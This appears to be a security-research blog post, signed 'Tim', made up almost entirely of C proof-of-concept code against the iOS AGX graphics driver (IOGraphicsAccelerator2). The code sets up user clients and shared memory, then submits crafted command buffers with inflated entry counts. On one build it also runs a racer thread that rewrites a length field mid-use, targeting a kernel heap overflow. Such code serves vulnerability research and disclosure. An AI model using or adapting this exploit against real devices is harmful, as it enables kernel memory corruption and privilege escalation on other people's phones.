```

```
    printf("failed to create IOSurface\n");
    return 0;
  }
  printf("allocated IOSurface: %p\n", iosurface);

  uint32_t id = IOSurfaceGetID(iosurface);
  printf("id: 0x%x\n", id);
  return id;
}

void* racer_thread(void* arg) {
  volatile uint32_t* ptr = arg;
  uint32_t orig = *ptr;
  printf("racing, original value: %d\n", orig);
  while (1) {
    *ptr = 0x40;
    *ptr = orig;
  }
  return NULL;
}

void do_it(void) {
  kern_return_t err;

  io_service_t agx_service = IOServiceGetMatchingService(kIOMasterPortDefault,
IOServiceMatching("IOGraphicsAccelerator2"));
  if (agx_service == MACH_PORT_NULL) {
    printf("failed to get service port\n");
    return;
  }
  printf("got service: %x\n", agx_service);

  io_connect_t shared_user_client_conn = MACH_PORT_NULL;

  err = IOServiceOpen(agx_service, mach_task_self(), 2,
&shared_user_client_conn);
```

```
  if (err != KERN_SUCCESS) {
    printf("open of type 2 failed\n");
    return;
  }
  printf("got connection: 0x%x\n", shared_user_client_conn);

  // allocate two shmem's:
  uint64_t shmem_size = 0x1000;
  struct agx_shared_create_shmem_struct_out shmem0_desc = {0};
  size_t shmem_result_size = sizeof(shmem0_desc);
  err = IOConnectCallMethod(shared_user_client_conn, AGX_SHARED_CREATE_SHMEM,
&shmem_size, 1, NULL, 0, NULL, NULL, &shmem0_desc, &shmem_result_size);
  if (err != KERN_SUCCESS) {
    printf("external method create_shmem failed: 0x%x\n", err);
    return;
  }
  printf("create shmem success!\n");
  printf("base: %p size: 0x%x id: 0x%x\n", shmem0_desc.base, shmem0_desc.size,
shmem0_desc.id);

  memset(shmem0_desc.base, 0, shmem0_desc.size);

  shmem_size = 0x1000;
  struct agx_shared_create_shmem_struct_out shmem1_desc = {0};
  err = IOConnectCallMethod(shared_user_client_conn, AGX_SHARED_CREATE_SHMEM,
&shmem_size, 1, NULL, 0, NULL, NULL, &shmem1_desc, &shmem_result_size);
  if (err != KERN_SUCCESS) {
    printf("external method create_shmem failed: 0x%x\n", err);
    return;
  }
  printf("create shmem success!\n");
  printf("base: %p size: 0x%x id: 0x%x\n", shmem1_desc.base, shmem1_desc.size,
shmem1_desc.id);

  IONotificationPortRef notification_port_ref =
IONotificationPortCreate(kIOMasterPortDefault);
```

```
  mach_port_t notification_port_mach_port =
IONotificationPortGetMachPort(notification_port_ref);

  io_connect_t agx_command_queue_userclient = MACH_PORT_NULL;
  err = IOServiceOpen(agx_service, mach_task_self(), 5,
&agx_command_queue_userclient);
  if (err != KERN_SUCCESS) {
    printf("failed to open type 5\n");
    return;
  }
  printf("got agx command queue user client: 0x%x\n",
agx_command_queue_userclient);

  err = IOConnectAddClient(agx_command_queue_userclient,
shared_user_client_conn);
  if (err != KERN_SUCCESS) {
    printf("failed to connect command queue and shared user client: 0x%x\n",
err);
    return;
  }
  printf("connected command queue\n");

  struct async_reference async_ref = {0};
  async_ref.port = notification_port_mach_port;
  async_ref.fptr = null_sub;


  err = IOConnectCallAsyncMethod(agx_command_queue_userclient, 0,
notification_port_mach_port, (uint64_t*)&async_ref, 1, NULL, 0, NULL, 0, NULL,
NULL, NULL, NULL);
  if (err != KERN_SUCCESS) {
    printf("failed to call async selector 0\n");
    return ;
  }

  printf("called async selector 0\n");
```

```
  for (int loop = 0; loop < 20; loop++) {
    uint32_t global_surface_id = allocate_global_iosurface_and_return_id();

    // create a resource with that:
    uint8_t* input_buf = calloc(1, 1024);
    *((uint32_t*)(input_buf+0)) = 0x82;
    *((uint32_t*)(input_buf+0x18)) = 1;
    *((uint32_t*)(input_buf+0x30)) = global_surface_id;


    uint8_t* output_buf = calloc(1, 1024);

    size_t output_buffer_size = 1024;

    err = IOConnectCallMethod(shared_user_client_conn, 0, NULL, 0, input_buf,
1024, NULL, 0, output_buf, &output_buffer_size);
    if (err != KERN_SUCCESS) {
      printf("new_resource failed: 0x%x\n", err);
      return;
    }
    printf("new_resource success!\n");

    // try to build the command buffer structure:
#ifdef IS_12_B1
    int target_size = 0x200;
#else
    int target_size = 0x800;
#endif
    int n_entries = target_size / 0x30;

    uint8_t* cmd_buf = (uint8_t*)shmem1_desc.base;

    *((uint32_t*)(cmd_buf+0x8)) = 1;
    *((uint32_t*)(cmd_buf+0x24)) = n_entries; // n_entries??
```

```
#ifdef IS_12_B1
    if (loop == 0) {
      pthread_t th;
      pthread_create(&th, NULL, racer_thread, (cmd_buf+0x24));
      usleep(50*1024);
    }
#endif


    int something = (target_size+8) % 0x30 / 8;

#ifdef IS_12_B1
    for (int i = 0; i < n_entries+20; i++) {
#else
    for (int i = 0; i < n_entries; i++) {
#endif
      uint8_t* base = cmd_buf + 0x28 + (i*0x40);
      for (int j = 0; j < 7; j++) {
        *((uint32_t*)(base+(j*4))) = 3; // resource_id?
        *((uint16_t*)(base+(0x30)+(j*2))) = 1;
      }
      if (i > something) {
        *((uint16_t*)(base+0x3e)) = 6;
      } else {
#ifdef IS_12_B1
        // this is not the overflow we're targeting here
        *((uint16_t*)(base+0x3e)) = 6;
#else
        *((uint16_t*)(base+0x3e)) = 7;
#endif
      }
    }

    struct submit_command_buffers_struct_input cmd_in = {0};
    cmd_in.field_1 = 1;
    cmd_in.resource_id_0 = shmem0_desc.id; // 1
```

```
    cmd_in.resource_id_1 = shmem1_desc.id; // 2

    // s_submit_command_buffers:
    err = IOConnectCallMethod(agx_command_queue_userclient, 1, NULL, 0,
&cmd_in, sizeof(cmd_in), NULL, NULL, NULL, NULL);

    printf("s_submit_command_buffers returned: %x\n", err);

    // delete_resource:
    uint64_t three = 3;
    err = IOConnectCallMethod(shared_user_client_conn, 1, &three, 1, NULL, 0,
NULL, NULL, NULL, NULL);
    printf("delete_resource returned: %x\n", err);

    //
  }
}
```

Posted by Tim at 5:05 PM

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